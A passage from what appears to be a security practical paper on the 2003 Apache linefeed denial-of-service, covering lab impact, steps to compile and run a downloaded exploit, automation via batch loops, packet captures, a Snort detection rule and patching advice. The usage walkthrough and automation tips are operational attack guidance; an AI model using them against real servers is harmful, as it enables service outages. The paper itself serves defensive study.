


Figure 7. Processes, CPU, and memory usage one minute into the attack.

Here is the processor and memory usage at 3 minutes into the attack. Note that the memory has already surpassed the available physical RAM and is now using Virtual Memory as well. This usage only climbs as the attack goes on until most of the Virtual Memory as used up as well. I cancelled the attack right after taking this screenshot because the machine being attacked was becoming unresponsive to even taking screenshots.




Figure 8. Processor and memory usage three minutes into the attack.

This error also popped up on the machine that was being attacked. It indicates the machine had used up all physical memory and was running out of virtual memory as well.




Figure 9. Error message thrown by Windows 2000 Professional three minutes into the attack.

Windows 2000 also entered an entry into the event log. If a company monitors their Event log as they should, then this message would create some concern.




Figure 10. Event log entry created 3 minutes into the attack.

Here is a part of a netstat –an on the computer being attacked. There was only 1 connection opened up to the attacking machine, but the connection was pumping out millions of linefeed requests. The established TCP connection is bolded.

C:\>netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:1111	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1119	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1142	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1151	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4123	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4243	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4260	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4348	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4392	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4400	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4412	0.0.0.0:0	LISTENING
TCP	**x.x.x.153:80**	**x.x.x.137:57607**	**ESTABLISHED**

This screenshot shows the processor and memory usage 5 seconds after the attack was cancelled. The processor usage almost went back to normal, but the memory usage stayed high.




Figure 11. Processor and memory usage five seconds after canceling the attack

Here is the processor and memory usage 3 minutes after attacks were finished. Note the memory usage hasn't dropped much at all. I did find it would drop down to about 75% of the highest point during the attack after about 30 minutes.




Figure 12. Processor and memory usage three minutes after canceling the attack

To get the memory usage back to normal, I restarted the Apache services. Here is a screenshot 5 seconds after the restart was complete. Both processor and memory usage went back to normal.




Figure 13. Processor and memory usage five seconds after restarting the Apache service.

2.7 How to use the Exploit

This exploit is easy to use since programs that run this exploit are available on the Internet. I used th-apachedos.c, one of the two exploits listed at http://securityfocus.com/bid/7254/exploit. The steps I followed to run the exploit are as follows.

1. Download the exploit program. The name of the C program I downloaded was th-apachedos.c.
2. Change the number of linefeed characters you want to send if you want. I used the default 800,000.
3. Compile the program. I used the GCC compiler installed on Red Hat Linux. Any C compiler will work.
4. I renamed the executable created by the compilation process from a.out to apacheexe.
5. To test the executable, I ran it on the Linux machine by typing in apacheexe x.x.x.153 80. The two parameters are the machine you want to attack and the port number. The attack was carried out successfully. You will be able to tell this by looking at the output on the screen or in a file if you pipe out the detail.

Here is an example of what you would see for one run of the apacehexe script.
[root@f7flxty01 sans]# ./apacheexe x.x.x.153 80

TH-Apache DoS

-> Starting...
->
-> Connecting to x.x.x.153:80...
->
-> Connected to x.x.x.153:80... Sending linefeeds...
->
-> Finished smoothly, check hosts apache...

6. To automate running the program, I created a bash batch file. In the batch file I copied and pasted in apacheexe x.x.x.153 80 to 100 lines. Then when I ran the batch file, it would go through 100 iterations of the exploit program. You could create a loop within your batch file to do the same thing, too.

Once a hacker had created the batch file and program executable, he/she could copy these to a number of computers he/she had already hacked. Then he/she could schedule the running of the batch file to run a DOS attack on a site.

The linefeed DOS can also be run manually, but it would take much effort to bring down a site. To run this manually, a hacker would have to open a connection to a webserver and send large chunks of \r\n characters in the request. This exploit requires millions of new lines, so a manual attack would most likely take too much effort for a hacker or a group of hackers to do. Most likely they would have the knowledge of where to download the exploit or create their own program.

2.8 Signature of the Attack

The sniffer output from the attack appeared as normal HTTP traffic until the linefeed characters were requested. Where things started to look suspicious was when the linefeed requests were being sent. There were many packets with similar entries within them. Here's a screenshot of ethereal showing the linefeed requests, or "\r\n's," as shown in the packet captures. The 0D 0A's highlighted in black are the raw values for the \r\n's.




Figure 14. Ethereal sniffer screenshot showing the linefeed requests.

The snort signature showed the same packet contents when capturing the raw packets. Note the 0D 0A's being sent. Listed are about 500 requests, so imagine what millions would look like.

08/04-11:49:13.399980 x.x.x.137:57813 -> x.x.x.153:80
TCP TTL:64 TOS:0x0 ID:59270 IpLen:20 DgmLen:1500 DF
AP Seq: 0xE3C1C9EB Ack: 0xA74B508C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 459083865 133711
0x0000: 00 B0 D0 58 FE 21 00 C0 4F A0 97 F8 08 00 45 00 ...X.!..O.....E.
0x0010: 05 DC E7 86 40 00 40 06 FB 21 C0 A8 68 89 C0 A8 ....@.@..!..h...
0x0020: 68 99 E1 D5 00 50 E3 C1 C9 EB A7 4B 50 8C 80 18 h....P.....KP...
0x0030: 16 D0 69 AA 00 00 01 01 08 0A 1B 5D 10 59 00 02 ..i.....].Y..
0x0040: 0A 4F 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A .O..............
0x0050: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0060: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0070: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0080: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0090: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00A0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00B0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00C0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00D0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00E0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x00F0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0100: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0110: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....
0x0120: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A ....

```
0x0130: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0140: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0150: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0160: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0170: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0180: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0190: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01A0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01B0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01C0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01D0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01E0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x01F0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0200: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0210: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0220: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0230: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0240: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0250: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0260: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0270: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0280: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0290: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02A0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02B0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02C0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02D0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02E0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x02F0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0300: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0310: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0320: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0330: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0340: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0350: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0360: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0370: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0380: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0390: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03A0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03B0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03C0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03D0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03E0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x03F0: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
0x0400: 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A  ................
```

Given the snort signature and sniffer captures, a security administrator could write a simple rule to throw out alerts when someone runs the Linefeed DOS against their network.

Here is an example rule that could be used.
alert tcp any any -> x.x.x.153/25 80 (content:"|0D 0A 0D 0A|"; msg:"lineFeed";)

If this rule was added to the snort.conf, then this would show up in the snort logs millions of times given the example rule.

[**] [1:0:0] lineFeed [**]
[Priority: 0]
08/07-13:40:00.088448 x.x.x.137:32999 -> x.x.x.153:80
TCP TTL:64 TOS:0x0 ID:56540 IpLen:20 DgmLen:1500 DF
A* Seq: 0xC3216305 Ack: 0x96A80C79 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25336947 216126

[**] [1:0:0] lineFeed [**]
[Priority: 0]
08/07-13:40:00.088571 x.x.x.137:32999 -> x.x.x.153:80
TCP TTL:64 TOS:0x0 ID:56541 IpLen:20 DgmLen:1500 DF
A* Seq: 0xC32168AD Ack: 0x96A80C79 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25336947 216126

[**] [1:0:0] lineFeed [**]
[Priority: 0]
08/07-13:40:00.088696 x.x.x.137:32999 -> x.x.x.153:80
TCP TTL:64 TOS:0x0 ID:56542 IpLen:20 DgmLen:1500 DF
***AP**F Seq: 0xC3216E55 Ack: 0x96A80C79 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25336947 216126

2.9 How to Protect Against the Attack

The main way to protect an Apache web server would be to patch the existing installation or to upgrade to a newer version of Apache. The Apache organization offered both in very timely manner. Other vendors, such as Red Hat, Hewlett Packard, Apple, Gentoo, etc, also quickly offered updates or patches to correct the problem as well. Upgrading their distributions would prevent a hacker from running this attack on your web server.

If an organization or person was running a vulnerable Apache server and didn't want to upgrade, then they could write a filter or change the Apache source code to put an upper bound of eighty linefeeds allowed. Most likely a person would just upgrade or patch though since it isn't hard or take much time to do this.

As mentioned above, vendors who used the vulnerable Apache source code in their programs patched their distributions quickly. All they needed to do is to put an upper bound of eighty linefeeds and this code was easily available by looking at the code in the Apache patch.

There are also network solutions for this. If a company had an IDS system integrated with their firewall rules, then they could search packets for series of 100 linefeed characters and then block the IP on the fly at the firewall.

2.10 Source Code/Pseudo Code

The source code for the attack can be found at many sites. I used the code from Securityfocus.com's site for my test attack. It can be found here as well as many other sites.

http://securityfocus.com/bid/7254/exploit
http://www.securiteam.com/unixfocus/5YP012K9PS.html
http://marc.theaimsgroup.com/?l=bugtraq&m=104994309010974&w=2

The pseudo code is as follows.

1. Set the number of new lines you want to send.
2. Set the IP address or DNS name you want to attack.
3. Set the port number to attack through. This will be Port 80.
4. Connect to the Apache web server you want to attack.
5. Send the linefeeds to the target. This is done by looping through and sending linefeed after linefeed.
6. Close the connection to the Apache web server.

2.11 Additional Information

URL's where you can find additional information about the Linefeed DOS

1. http://www.securityfocus.com/bid/7254/info/
2. http://cert-nl.surfnet.nl/s/2003/S-03-022.htm
3. http://www.idefense.com/advisory/04.08.03.txt
4. http://lists.insecure.org/lists/bugtraq/2003/Apr/0180.html
5. http://www.redhat.com/archives/redhat-watch-list/2003-April/msg00013.html
6. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0132
7. http://www.kb.cert.org/vuls/id/206537
8. http://www.apacheweek.com/features/security-20
9. http://www.securityfocus.com/bid/7254/exploit/

References:

Author unknown. "Netcraft: June 2003 Web Server Survey." June 2003. URL: http://news.netcraft.com/archives/2003/06/12/june_2003_web_server_survey.html (17 June 2003).

Author unknown. "Welcome! - The Apache HTTP Server Project." URL: http://httpd.apache.org/ (17 June 2003).

Author unknown. "TechWeb: The Business Technology Network." URL: http://www.techweb.com/encyclopedia/defineterm?term=OSImodel (17 June 2003).

Author unknown. "TechWeb: The Business Technology Network." URL: http://www.techweb.com/encyclopedia/defineterm?term=http (17 June 2003).

Marshall, Brian. "Howstuffworks 'How Web Servers Work'." URL: http://computer.howstuffworks.com/web-server1.htm (17 June 2003).

Author unknown. "SecurityFocus BUGTRAQ Vulns Archive: Vendor." URL: http://www.securityfocus.com/bid (2 July 2003).

Author unknown. "Red Hat -- Linux, Embedded Linux and Open Source Solutions." URL: http://www.redhat.com/ (2 July 2003).

Author unknown. "Welcome! - The Apache HTTP Server Project." URL: http://httpd.apache.org (2 July 2003).

Sanctum Inc. "The_10_Most_Frequent_Hack_Attacks.pdf." . URL: http://www.sanctuminc.com/pdf/The_10_Most_Frequent_Hack_Attacks.pdf (2 July 2003).

Finlay, Ian A. "CERT/CC Vulnerability Note VU#206537." 8 April 2003. URL: http://www.kb.cert.org/vuls/id/206537 (2 July 2003).

Author unknown. "CAN-2003-0132 (under review)." URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0132 (2 July 2003).

